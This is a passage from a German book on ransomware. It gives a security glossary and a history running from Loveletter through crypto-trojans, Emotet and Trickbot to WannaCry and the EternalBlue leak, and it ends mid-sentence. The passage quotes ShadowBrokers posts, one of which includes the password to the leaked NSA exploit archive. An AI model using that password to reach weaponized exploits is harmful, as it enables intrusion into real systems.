Logs: Dateien, die wichtige Aktionen eines Computers protokollieren. Die Einstellungen eines Computers müssen richtig gesetzt sein, damit die Logs auch die wichtigen sicherheitsrelevanten Ereignisse enthalten. Meist rotieren Logs nach einem bestimmten Zeitraum, neuere Einträge überschreiben dann die alten. Für die Aufarbeitung von Angriffen wie Ransomware muss der Zeitraum auf mindestens 3, besser 6 Monate eingestellt sein. Im Falle eines Angriffs muss diese Rotation sofort angehalten werden.

Defend the Perimeter: klassische Sicherheitsstrategie der meisten Firmen. Das „böse“ Internet wird durch eine Firewall vom Firmennetzwerk abgetrennt. Die Strategie ist gut und muss ständig weiterverfolgt und verbessert werden. Durch die zunehmende Vernetzung (Business per E-Mail, Heimarbeitsplätze und die enge Verzahnung mit Partnern und Kunden) verliert diese Verteidigung aber zunehmend ihre Wirksamkeit.

Assume Breach, Assume Compromise: neue Sicherheitsstrategie, die davon ausgeht, dass bereits ein Angreifer im Netz ist bzw. dass ein Angreifer immer wieder einen Weg finden wird, bestehende Sicherungsmaßnahmen an den Netzwerkgrenzen zum Internet (Firewall, E-Mail-Security) zu überwinden. Daher muss es Überwachungssysteme im internen Netz geben, die Aktionen der Angreifer auch im internen Netz aufspüren können.

Defense in Depth, Layered Defense: beschreibt eine Sicherheitsarchitektur für größere Unternehmen, bei der die einzelnen Schutzmaßnahmen so gestaltet sind, dass sie einander überlappen. Ziel ist es, dass der Ausfall einer Schutzmaßnahme (egal ob durch Versehen, Störung oder Vorsatz) keinen Einfluss auf das etablierte Sicherheitsniveau hat.

Security Operating Center, SOC: die Überwachungsmannschaft der IT-Sicherheit. Aufgabe des *SOC* ist die Erkennung von Alarms innerhalb der verschiedenen IT-Sicherheitssysteme rund um die Uhr. Diese Dienstleistung kann auch gut extern eingekauft werden. Externe *SOC*-Dienstleister bringen oft ihre eigenen Tools und Sicherheitssysteme mit.

Security Information and Event Management, SIEM: eine Software, die Logs verschiedener Systeme zusammensammelt, den Zugriff darauf verwaltet und eine Suche in den meist sehr großen Datenmengen ermöglicht. Oft ist auch eine Angriffserkennung bereits enthalten, die in bestimmten Fällen Alarms an ein *SOC* auslöst.

Threat Hunting: bezeichnet den Prozess, bekannte *IoCs* gezielt in Logdateien mittels Logauswertesystemen (z. B. *SIEM*) oder in den Konsolen der verschiedenen Sicherheitssysteme zu suchen und so Angreiferaktivitäten im Netz aufzuspüren.

Antivirensoftware: Schutzsoftware, die bereits bekannte Schadsoftware anhand von bestimmten Mustern („Patterns“) ausfiltert. Die Vermeidung patternbasierter Antivirensoftware gehört zum kleinen 1 × 1 der Angreifer, die eingesetzten Tools der Angreifer werden typischerweise 1–3 Monate nach dem Angriff erkannt. Antivirensoftware kann

Ransomware-Angriffe nicht verhindern und ist auch in der Wiederherstellung nach einem Angriff im Wesentlichen nutzlos. Der Einsatz solcher Software auf jedem Rechner im Unternehmen ist dennoch Pflicht, da viele kleinere Angriffe erkannt werden können. Der kostenlose von Microsoft mitgelieferte Defender ist für Windows-Systeme ausreichend.

Endpoint Detection & Response, EDR, XDR: das wohl wichtigste Element der Verteidiger zur Erkennung von *Remote-Access-Trojanern*, *Lateral Movement* und *Rights Elevation* im Rahmen einer *Assume-Breach-Strategie*. Im Gegensatz zu einer *Antivirengeschwadron* beobachtet ein *EDR*-Programm zusätzlich das Verhalten eines Rechners. Auffälligkeiten werden an eine zentrale Konsole gemeldet, dort werden die Erkenntnisse von mehreren Rechnern korreliert. Am Ende werden Alarm in verschiedenen Kategorien an ein *SOC* gemeldet, das diese dann bewerten und die notwendigen Aktionen veranlassen muss. Dazu bietet eine *EDR*-Software die Möglichkeit, den jeweiligen Rechner vom Netz zu isolieren oder *IT-Forensik* durchzuführen.

Whitelisting, Allow-Lists: Filterung, bei der nicht nur bekannt maliziöse Programme bzw. Verbindungen unterbunden werden, sondern zunächst alles als maliziös angesehen wird und nur bekannt gute Programme/Verbindungen erlaubt werden. Dieses Verfahren wird nach einer kompletten Trennung vom Internet bei der Wiederherstellung oft eingesetzt, um das Risiko zu reduzieren und die Verbindungen zum Internet schrittweise wieder zu öffnen.

Netzwerksegmentierung: Einzelne logisch getrennte Teile des Netzwerks werden durch Firewalls oder andere Filterelemente voneinander getrennt. Dies bietet sich immer an, wenn unterschiedliche Sicherheitsniveaus in den Netzwerkteilen notwendig sind. Oft wird die *Produktions-IT* getrennt oder unterschiedliche Lokationen werden voneinander getrennt. Eine wirkliche Trennung entsteht nur, wenn auch die Teile ebenfalls in unterschiedlichen isolierten *Domänen* sind. Auch eine Trennung ohne Filterregeln kann nützlich sein, um im Krisenfall schnell befallene Teile des Netzwerks abzuschalten.

Demilitarized Zone, DMZ: ein häufig verwendetes Netzwerksegment, in dem alle Server stehen, die direkt vom Internet (oder anderen gefährlichen Netzwerken) aus erreichbar sind. Die Rechner in der *DMZ* werden dann besonders gut überwacht.

Schwarzes, graues, blaues, grünes, weißes Netz: Während der Wiederherstellung nach einem Ransomware-Angriff werden oft mehrere Computernetzwerke auf der gleichen Infrastruktur parallel aufgebaut. Diese Netze sind voneinander logisch getrennt. Die Wiederaufbauteams bezeichnen die verschiedenen Netze gerne mit Farben. Oft steht schwarz für das alte, von den Angreifern infizierte und nun vom Internet getrennte Netz, grau ist oft ein Säuberungs- oder Quarantänenetz, weiß, blau oder grün bezeichnet meist das neue künftige Netzwerk, das mit neuen Sicherheitsfunktionen jetzt von allen Programmteilen der Angreifer gereinigt ist. Manchmal werden die Netzwerke auch mit englischen Namen wie „infected“, „cleaned“, „washed“, „quarantine“ oder den deutschen Pendants bezeichnet. Wichtig ist nur, dass sich das Team einig ist, was unter den Namen zu verstehen ist.

The-Onion-Routing-Netzwerk (TOR-Netzwerk): ein Netzwerk, in dem man anonym surfen und Webseiten anonym bereitstellen kann. Die Zugangssoftware, der TOR-Browser, ist frei verfügbar (<https://www.torproject.org/>). Das TOR-Projekt finanziert sich durch Spenden. Viele freiwillige Helfer betreiben im Internet Teile der TOR-Infrastruktur. Anonymität ist nicht nur für Kriminelle von Wert, sondern auch wichtig z. B. für Whistleblower oder Regimegegner in autoritären Staaten. Webseiten auf anonymen Servern im TOR-Netzwerk enden mit „.onion“ (statt mit „.de“ oder „.com“). Solche Server sind mit normalen Browsern nicht zu erreichen und mit den üblichen Suchmaschinen nicht durchsuchbar.

Undergroundforum, Hackerforum: Treffpunkte für IT-Sicherheitsexperten und Cyber-Kriminelle im Internet. Die Internetseiten sind allgemein bekannt. Meist gibt es geschlossene Gruppen innerhalb der Foren und die Mitglieder können Nachrichten untereinander austauschen. Hackerforen werden üblicherweise auch von den Strafverfolgungsbehörden überwacht und werden von Kriminellen daher entsprechend vorsichtig benutzt.

Darknet: Der Begriff ist eine Wortschöpfung der Medien. Als Darknet bezeichnet man landläufig alle Internetseiten, auf denen kriminelle Aktivitäten stattfinden. Oft wird mit verschiedenen Mitteln versucht, diese Seiten vor den Suchmaschinen und unbeteiligten Dritten zu verstecken. Daher sind die meisten Webseiten, die dem Darknet zugerechnet werden, auf anonymen Servern im TOR-Netzwerk mit entsprechenden „.onion“-Adressen zu finden.

Krise: Ausfall von zeitkritischen Prozessen oder Ressourcen, bei dem ein Unternehmen auf unbestimmte Zeit beeinträchtigt ist. Es ist eine Situation, die mit den normalen Prozessen nicht gelöst werden kann. Dies kann zu einem Verlust der Kontrolle über Teile der Geschäftsprozesse führen.

Krisenstab, Crisis Management Team, CMT: Team auf Leitungsebene, das die Reaktion auf eine Krise koordiniert. Die vom CMT geleitete Notfall- und Krisenorganisation stellt eine besondere Aufbauorganisation dar, die temporär für den Not- oder Krisenbetrieb aufgebaut wird und schnelle Informations- und Entscheidungswege sicherstellt.

Computer Security Incident Response Team, CSIRT, Computer Emergency Response Team, CERT: Team auf IT-Ebene, das die Reaktion auf ein IT-Sicherheitereignis koordiniert. In manchen Unternehmen bearbeitet ein CERT oder CSIRT als normaler Teil der Aufbauorganisation alle IT-Sicherheitsthemen im Unternehmen. Im Rahmen einer von einem IT-Sicherheitereignis ausgelösten Krise wird eine besondere Form des CSIRT/CERT temporär aufgebaut, das sich um die Beseitigung der Folgen des IT-Sicherheitsvorfalls kümmert. Dieses CSIRT ist als IT-Notfallstab dem CMT untergeordnet und berichtspflichtig.

Sollte ein IT-Kollege in einem Ransomware-Fall weitere Fachbegriffe verwenden (und da gibt es sicher noch einige), dann kann jeder Manager eine Erklärung mittels der hier geschilderten Begrifflichkeiten verlangen.

Teil I

Wie funktioniert Ransomware?

Evolution der Bedrohungslage

3

Ab 4. Mai 2000 hat sich ein Programm namens „Loveletter“ oder „I love you“ rasend schnell verbreitet. Programmierer dieser Schadsoftware war Onel de Guzman, ein 23-jähriger philippinischer Fischersohn und Informatikstudent (und wahrscheinlich einige seiner Freunde). Das Programm überschrieb zur weiteren Verbreitung verschiedene Dateien (unter anderem Bilddateien), aber eine echte Schadroutine hatten die Programmierer nicht im Sinn. Die Motivation bleibt im Dunkeln, aber „Spaß am eigenen Können“ und Geltungssucht können sicherlich nicht ausgeschlossen werden. Dass die Freisetzung am Star-Wars-Tag erfolgte („May the fourth/force“) mag Zufall sein.

In der IT-Sicherheitscommunity in Deutschland war man – trotz des Millionenschadens – fast froh über diesen Vorfall. Zum einen war es die erste Malware, über die in den Hauptnachrichtensendungen berichtet wurde. Damit wurde die Problematik von bösartiger Software einer breiten Masse der Bevölkerung erstmalig bewusst gemacht. Zum anderen konnten Sicherheitsexperten ab dann die Notwendigkeit von Virenschutzsystemen gut verdeutlichen. Man hat mit Managern über den Schutz der Kronjuwelen diskutiert, Schutzbedarfsanalysen erstellt und diverse technische Schutzmaßnahmen ausgerollt.

Dennoch scheint die Gefahr von Angriffen auf Computersysteme fast ein Vierteljahrhundert später genauso hoch oder höher. Und die Schadenssummen haben sich deutlich erhöht, je nach Auswertung lag der jährliche Schaden für die deutsche Wirtschaft 2021 und 2022 im zwei- oder dreistelligen Milliardenbereich (siehe Kap. 17). Haben die IT-Sicherheitsexperten versagt? Hat die IT-Branche das Thema Sicherheit nicht ernst genug genommen? Wie konnte die Bedrohungslage für die Unternehmen derart eskalieren?

Abb. 3.1 Modellierung einer Bedrohung



3.1 Was ist eine Bedrohung?

Die Welt der Cyber-Sicherheit hat sich in den vergangenen 15 Jahren grundlegend verändert. Um diese Veränderung in einem zu visualisieren, muss man sich ansehen, was eine Bedrohung eigentlich ausmacht. Hier kann ein Modell aus der klassischen Sicherheit helfen. Eine Bedrohung besteht aus drei Komponenten: Täter, Angriffsvektor/-methodik und Motivation (siehe Abb. 3.1). Erst wenn all diese Komponenten zusammenkommen, liegt eine echte Bedrohungssituation vor. Fehlt eine der drei Komponenten, ist ein Angriff bestenfalls hypothetisch denkbar. Auch vor Gericht wird der Richter wissen wollen, wer der Täter war, welche Motivation zugrunde lag und wie die Tat ausgeführt wurde. Bleibt eines der Elemente unklar, ist eine zweifelsfreie Verurteilung kaum möglich.

Sieht man sich die Entwicklung dieser Elemente im zeitlichen Verlauf an, fällt die Veränderung deutlich auf.

3.2 Angriffsvektoren

Vor 30 Jahren bot die Technik genug Möglichkeiten für Angreifer, teilweise sehr einfacher Natur. Alle diese Lücken sind mittlerweile durch Sicherheitsprodukte lange geschlossen. Dank neuer Sicherheitssysteme ist der Schutz gegenüber Angreifern in den heutigen IT-Systemen deutlich höher. Die Ausbildung und das Können der IT-Sicherheitsexperten sind rasant gewachsen.

Allerdings sind die Computer auch deutlich komplexer und vernetzter. Gleichzeitig ist die Änderungsgeschwindigkeit der Technologien aufgrund der hohen Investitionen in die IT und ihre Start-ups deutlich höher. Die hohe Komplexität der Gesamtsysteme und die ständige, schnelle Veränderung erschwert die Verteidigung erheblich.

Im Detail haben sich die Lücken in der IT, mithilfe derer Angriffe stattfinden, in den letzten 30 Jahren signifikant verändert. Sieht man sich die heutigen Angriffsvektoren (siehe Kap. 5) an, sind diese deutlich komplexer als früher. Meist werden Systemgrenzen vernetzter Systeme, veraltete Technologien oder das komplexe Zusammenspiel

mehrere Komponenten als Angriffsvektor genutzt. In der Gesamtbetrachtung zeigt sich, dass – genauso wie vor 30 Jahren – Schwachstellen in den Softwaresystemen vorhanden sind. Von einer Meta-Ebene aus betrachtet, könnte man sagen: Die Situation bez. der Angriffsvektoren ist die gleiche wie damals.

Solange wir Häuser bauen, wird es Einbrüche geben und solange wir IT-Systeme bauen, werden diese immer Lücken haben. Dennoch sind die wirtschaftlichen Schäden durch Cyberangriffe heute viel höher als vor 25 Jahren. Das systematische Anwachsen der Bedrohung muss also einen anderen Grund haben.

3.3 Veränderte Bedrohungslage

Die eigentlichen Änderungen in der Bedrohungslage sind im Bereich der Täter und deren Motivation erfolgt. Während früher Informatikstudenten, IT-Sicherheitsfachleute, Skript-Kiddies und Technologiebegeisterte aus Spieltrieb, Geltungssucht handelten oder eine Herausforderung gesucht haben, sind die Täter heute ungleich professioneller. Die heutigen Tätergruppen im Cyber-Bereich sind die Organisierte Kriminalität (Osteuropa), „state sponsored actors“ (Cybersöldner) und Cyber-Armeeeinheiten, Hacktivisten (Anonymous & Co.) sowie Terroristen. Die Motivation ist Geld (Erpressung und Betrug), Spionage/wirtschaftliche Vorteile und Sabotage.

Während die Situation bez. der Angriffsvektoren im Wesentlichen gleichgeblieben ist, haben sich die Täter und deren Motivation im letzten Vierteljahrhundert signifikant verändert. Diese Veränderung erklärt, warum die wirtschaftlichen Schäden in den vergangenen Jahren so stark angewachsen sind.

Fokussiert man nun ausschließlich auf die Bedrohung „Ransomware“, dann sind die Täter bis auf wenige Ausnahmen der Organisierten Kriminalität zuzurechnen. Und sie sind wirtschaftlich motiviert. Es geht „nur“ ums Geld. Wie konnte es aber passieren, dass sich die Organisierte Kriminalität plötzlich eine so hohe Kompetenz im Cyber-Bereich angeeignet hat?

Die Täter und ihre Motivation

4

Um sich gegen eine Bedrohung sinnvoll zu verteidigen, muss man die Täter und deren Motivation verstehen. Mit dem Einzug des Internets und der Smartphones in das Leben jedes Einzelnen hat sich ein gewaltiger Umbruch in der Gesellschaft ergeben. Dieser Wandel wird von den Tech-Konzernen begleitet, die damit Geld verdienen. Aber er wird auch von der Organisierten Kriminalität begleitet, die wie alle Firmen an ihrer „digitalen Transformation“ arbeitet. Hier unterscheiden wir zwischen kriminellen Handlungen mit dem „Tatmittel Internet“ und „echten“ Cyberangriffen. Typische, bis heute erfolgreiche Angriffe mit dem „Tatmittel Internet“ sind die Betrugsmaschen per E-Mail („Business-E-Mail-COMPROMISE“) wie „Fake President“, „Payment Diversion“, „Goods Diversion“ oder „Crypto-Trading Fraud“. Diese Angriffe haben meist keine oder nur sehr geringe technische Komponenten und basieren im Wesentlichen auf klassischen Betrugsmaschen, auch wenn diese über das Internet vorgetragen werden. Aktuell verdient die Organisierte Kriminalität mit diesen Beträgereien wohl ähnlich viel Geld wie mit Ransomware. Dieses Buch fokussiert aber auf das Thema „technische Angriffe“, insbesondere Ransomware.

4.1 Geschichte

Niemand kann sagen, wann „Ransomware“ begann. Manche führen die Entwicklung bis auf „PC Cyborg“ ins Jahr 1989 zurück. Die Entwicklung der Bedrohung, wie wir sie heute kennen, fand ab etwa 2012 auf vielen Ebenen statt. Sowohl die Täterauswahl, die Forderungssummen als auch der Organisationsgrad der Gruppen hat sich entwickelt und verändert sich auch derzeit noch ständig. Wie bei so vielen Bedrohungen handelt es sich

um ein dynamisches Geschehen. Daher lohnt es sich, einen Blick in die verschiedenen Entwicklungsschritte auf den verschiedenen Ebenen zu werfen.

4.1.1 Ab 2012: Angriffe gegen Privat-PCs

Die ersten Ransomware-Trojaner richteten sich gegen einzelne Computer. Bei einem falschen Click auf einen E-Mail-Anhang wurden private Dokumente und Bilder verschlüsselt.

Die Aufgabe, ein Programm zu erstellen, das sämtliche Dateien in bestimmten Verzeichnissen mit einem State-of-the-Art-Krypto-Verfahren verschlüsselt, ist eigentlich einfach zu lösen. Ein ambitionierter Hobbyprogrammierer bzw. ein Informatik-Drittsemesterstudent kann ein solches Programm binnen 1–2 Wochen erstellen. Auch die Verteilung der Software per Phishing-Mail war damals bereits ein gelöstes Problem für die Täter. Phishing-Mails mit gefälschten Paketankündigungen hatten bereits Jahre zuvor Hochkonjunktur. Und schon 2007 wurde das Programm ZEUS, ein Banking-Trojaner, per E-Mail verteilt.

Die größte Schwierigkeit war es, dem Virenschutz zu entgehen, der zu dieser Zeit noch fast ausschließlich patternbasiert arbeitete. Sobald eine Schadsoftware eingesetzt wurde, landete diese binnen Stunden bei den AntiVirus-Herstellern. Innerhalb von kurzer Zeit (6–12 h) wurde ein Pattern entwickelt und getestet, das diese Schadsoftware erkennt und an die Kunden verteilt. Beim damals üblichen täglichen Rhythmus für Pattern-Updates waren PCs innerhalb von 10–24 h geschützt. Um dem zu entgehen, entwickelten die Angreifer ständig neue Varianten ihrer Software und verteilten diese in Wellen.

Nachdem die ersten Fälle bekannt wurden, in denen mit Verschlüsselung von Dateien Geld verdient werden konnte, kamen in dieser Zeit Dutzende solcher Malware-Programme auf den Markt. Namen wie CryptoLocker, Locky, Nanolocker und PayCrypt sind heute längst vergessen, haben in den Jahren 2012–2015 aber vielen Privatpersonen schlaflose Nächte bereitet. Damals wie heute hätte ein Backup geholfen. Im Zeitalter vor den Cloud-Diensten haben viele Privatleute jedoch noch kein Backup ihrer PC-Umgebungen erstellt (und viele haben das heute immer noch nicht). Die Argumentation war meist, dass die Daten leicht wiederhergestellt werden können. Dabei vergaßen viele, dass seit 2000 viele Erinnerungen in Digitalfotos steckten; das Hauptargument für die Zahlung der Erpressungssumme waren daher meist die Urlaubs- und Kinderfotos.

Die Erpressungssummen bewegten sich zwischen 100 USD / EUR und 300 USD / EUR (siehe Abb. 4.1). Am Anfang wurde die Summe direkt in Bitcoin gefordert (damals oft 1–2 BTC). Für die damals noch recht junge Währung Bitcoin (Start in 2009) war dies der erste echte Use Case. Der Kurs für 1 BTC schwankte damals (2013–2016) zwischen 100 und 500 EUR. Diese Summen waren auch für Privatleute durchaus im bezahlbaren Rahmen, die größte Schwierigkeit war es, an die notwendigen Bitcoins zu kommen.



Abb. 4.1 Cryptolocker Ransomnote

Die Täter hinter diesen Angriffen waren damals die Programmierer der jeweiligen Software, also meist Einzelpersonen oder kleinere Gruppen von IT-affinen Personen. Die Entschlüsselung nach Zahlung funktionierte in etwa 75 % der Fälle. Bei den restlichen Fällen konnten die Dateien durch Fehler in der oft schlecht programmierten Ver- oder Entschlüsselungssoftware nicht wiederhergestellt werden.

4.1.2 Ab 2015: Professionalisierung

Die Frage, wie sich Angriffe auf Computer im großen Stil monetarisieren lassen, war zu dieser Zeit noch nicht geklärt. Die Erpressung von direkten Geldzahlungen durch die Verschlüsselung von Daten war nur eine von mehreren Maschen. Eine andere Methode war das Stehlen von Passwörtern („Credential Stealing“) und Verwenden dieser Passwörter auf Webseiten, um sich Waren schicken zu lassen oder um Konten leerzuräumen. Auch der Aufbau und Betrieb von Botnetzen, die dann z. B. für Erpressungen mittels DDoS-Angriffen (Drohung, den Webauftritt von Firmen lahmzulegen) benutzt wurden, war in

Mode. Und auch die Verwendung gehackter Rechner, um Kryptowährung zu schürfen („Cryptomining“), wurde zur Monetarisierung genutzt.

Die Täter haben damit ein arbeitsteiliges, zwischen verschiedenen Akteuren organisiertes Business-Modell zur Monetarisierung von Straftaten aufgebaut (siehe Abb. 4.2). Ab diesem Zeitpunkt kann man die Cybercrime-Szene mit Fug und Recht der Organisierten Kriminalität zurechnen.

Aus den Programmierern der Anfangszeit stach die Gruppe heraus, die den Trojaner Emotet programmiert hatte. Die mutmaßlich ukrainische Gruppe entwickelte ihre Software konsequent weiter. Anfangs ein Banking-Trojaner wurde die Software Modul für Modul erweitert, bis sich ein komplettes Toolkit für Angreifer entwickelte, das die verschiedenen Spielarten der Angriffe beherrschte. Ab 2016 bot die Gruppe ihre Software dann auch anderen zum Kauf an. Andere Gruppen wie Trickbot zogen nach, fokussierten sich aber gleich von Anfang an auf die direkte Monetarisierung mittels Dateiverschlüsselung (=Ransomware).

Parallel zur Professionalisierung der Organisation fand zu dieser Zeit eine zweite Weiterentwicklung statt. Die Veröffentlichungen geheimer Dokumente der „National Security Agency“ (NSA) durch Edward Snowden Mitte 2013 hat der IT-Community aufgezeigt, wie technisch hochgerüstet die Geheimdienste mittlerweile sind. Die Cyber-Sicherheit von Firmen rückte vermehrt in den Fokus und die Sicherheitsabteilungen begannen Angriffe zu suchen. Gleichzeitig wurden die ersten Angriffe bekannt, die es den Angreifern erlaubten, ganze Firmennetzwerke zu kontrollieren. Typische Beispiele waren der Angriff auf DigiNotar (2011) und den Deutschen Bundestag (2015). Alle diese Angriffe wurden Geheimdiensten oder dem geheimdienstnahen Milieu („state sponsored actors“) zugeschrieben. Diese Angriffe wurden sowohl in den IT-Security-Medien als auch in den großen Publikationen aufgearbeitet.

Auch die Cybercrime-Akteure beobachteten diese Entwicklung und begannen komplexere Angriffe auf Firmen zu planen. Statt mit einer Phishing-Mail sofort die Schadsoftware zu verteilen und damit nur einen einzelnen Computer zu infizieren, wurde komplexere Angriffsmethoden entwickelt. Schritt für Schritt entwickelte sich das heute verwendete komplexe technische Angriffsmodell, das in Kap. 5 im Detail beschrieben ist. Wenn man als Angreifer ein ganzes Netzwerk infiltriert, dann ist eine komplett Verschlüsselung die beste Methode zur Monetarisierung. Aufgrund des guten Verhältnisses von Angriffsaufwand zu verdientem Geld haben sich Ransomware-Angriffe seitdem als Königsdisziplin der technischen Angriffe gegenüber DDoS-Erpressungen und dem Identitätsdiebstahl durchgesetzt.

In der Folge stiegen die Erpressungssummen rasch auf 1000 bis 10.000 EUR an, eine Größenordnung, die Firmen (ähnlich wie die 300 EUR für Privatleute) durchaus bezahlen konnten. In dieser Zeit war die Erpressungssumme das kleinere Problem, der Wiederanlauf eines verschlüsselten Netzwerks war weitaus kostspieliger.




Abb. 4.2 Erste Arbeitsteilung im Cybercrime-Bereich

4.1.3 2017: Spezialfall WannaCry

Man kann kein Buch über Ransomware schreiben, ohne WannaCry zu erwähnen, auch wenn und vielleicht weil dieser Angriff eine singuläre Besonderheit darstellt. Die Geschichte beginnt eigentlich im Jahr 1983, als ein Entwickler der IBM (International Business Machines Corporation) ein Protokoll namens Server Message Block (SMB) entwickelt, mit dem man vom eigenen Computer auf Dateien und Laufwerke eines Servers zugreifen kann. Microsoft baute dieses Protokoll in sein Windows-Betriebssystem ein. In faktisch allen Firmennetzwerken ist dieses Protokoll die Basis für die unternehmensweite Speicherung von Dateien. Erst 2006 wurde mit SMBv2 ein Nachfolger vorgestellt (Windows Vista und später). Irgendwann im Laufe der Zeit entdeckte eine Angriffsabteilung der NSA (Abteilung S32x „tailored access operations“), die „Equation Group“ genannt wurde, eine Lücke in diesem Protokoll. Die Lücke wurde „EternalBlue“ getauft und erlaubt es, auf dem Zielcomputer beliebige Programme auszuführen („remote code execution“). Die Geheimdienste bezeichnen solche Lücken, die noch nicht mit einem Update verbessert („gepatcht“) wurden, als „Cyber Weapons“; die IT-Sicherheitscommunity nennt sie „Zero-Day Exploits“. Die Macht eines Geheimdienstes im Cyberspace wird an der Anzahl der Cyber Weapons gemessen, die er im Arsenal hat. Im Gegensatz zu klassischen Waffen kann eine Cyber Weapon durch den Einsatz nutzlos werden, da die entsprechende Lücke durch Updates geschlossen werden kann.

Mitte 2016 gab eine Gruppe namens „Shadow Brokers“ bekannt, dass man die Cyberwaffen der Equation Group gestohlen habe und diese jetzt an den Meistbietenden Versteigern würde:

Equation Group Cyber Chase Weapons Auction - Invitation

!!! Attention government sponsors of cyber warfare and those who profit from it !!!

*How much you pay for enemies cyber weapons? Not malware you find in networks.
Both sides, RAT + LP, full state sponsor tool set? We find cyber weapons made by
creators of stuxnet, duqu, flame. Kaspersky calls Equation Group. We follow Equation
Group traffic. We find Equation Group source range. We hack Equation Group. We find
many many Equation Group cyber weapons. You see pictures. We give you some Equation
Group files free, you see. This is good proof no? You enjoy!!! You break many things. You
find many intrusions. You write many words. But not all, we are auction the best files. .*

Als Beweis lieferte die Gruppe Beispiele, aus denen klar wurde, dass das Paket etliche Lücken in Firewalls, in Cisco-Netzwerkgeräten, in Antiviren-Software und in Microsoft-Produkten enthielt. Diese Lücken waren so aufbereitet, dass man sie sofort verwenden konnte („weaponized“). Die Auktion wurde von den ShadowBrokers kurze Zeit später abgebrochen. In der Sicherheitscommunity atmeten etliche Leute auf, da bereits klar war, dass diese Informationen in den falschen Händen großen Schaden hätten anrichten können.

Ein Dreivierteljahr später, am 8. April 2017 postete ShadowBrokers jedoch folgenden Text (vollständig unter <https://medium.com/@shadowbrokers/dont-forget-your-base-867d304a94b1>):

Dear President Trump,

Respectfully, what the fuck are you doing? TheShadowBrokers voted for you. TheShadowBrokers supports you. TheShadowBrokers is losing faith in you. Mr. Trump helping theshadowbrokers, helping you. Is appearing you are abandoning “your base”, “the movement”, and the peoples who getting you elected.

[...]

*Mr. President Trump theshadowbrokers sincerely is hoping you are being the real deal and that you received this as constructive criticism toward #MAGA. Some American's consider or maybe considering TheShadowBrokers traitors. We disagreeing. We view this as keeping our oath to protect and defend against enemies foreign and domestic. TheShadowBrokers wishes we could be doing more, but revolutions/civil wars taking money, time, and people. TheShadowBrokers is having little of each as our auction was an apparent failure. Be considering this our form of protest. The password for the EQGRP-Auction-Files is CrDj”;(Va.*NdlnzB9M?@K2)#>deB7mN*

[...]

TheShadowBrokers

Ab diesem Zeitpunkt hatte jeder auf der ganzen Welt Zugriff auf einen Teil des Cyberwaffenarsenals der NSA, darunter auch auf die Lücke EternalBlue. Jeder Hersteller entwickelte sofort Patches und Updates für die bekannt gewordenen Lücken und stellte diese seinen Kunden zur Verfügung. Gleichzeitig wurden die Lücken natürlich in die Toolkits der Ransomwaregangs eingebaut. Am 12. Mai 2017 startete dann der größte Ransomware-Angriff, den die Welt bis dahin gesehen hatte: WannaCry (siehe Abb. 4.3).

Die Angreifer hatten EternalBlue in einen Virus gepackt, der sich selbstständig weiterverbreitete. Innerhalb einiger Tage wurden so mehr als eine Viertelmillion Computer in 150 Ländern infiziert, die entweder veraltete, von Microsoft nicht mehr mit Updates versorgte Betriebssysteme hatten (z. B. Windows XP) oder bei denen die Updates

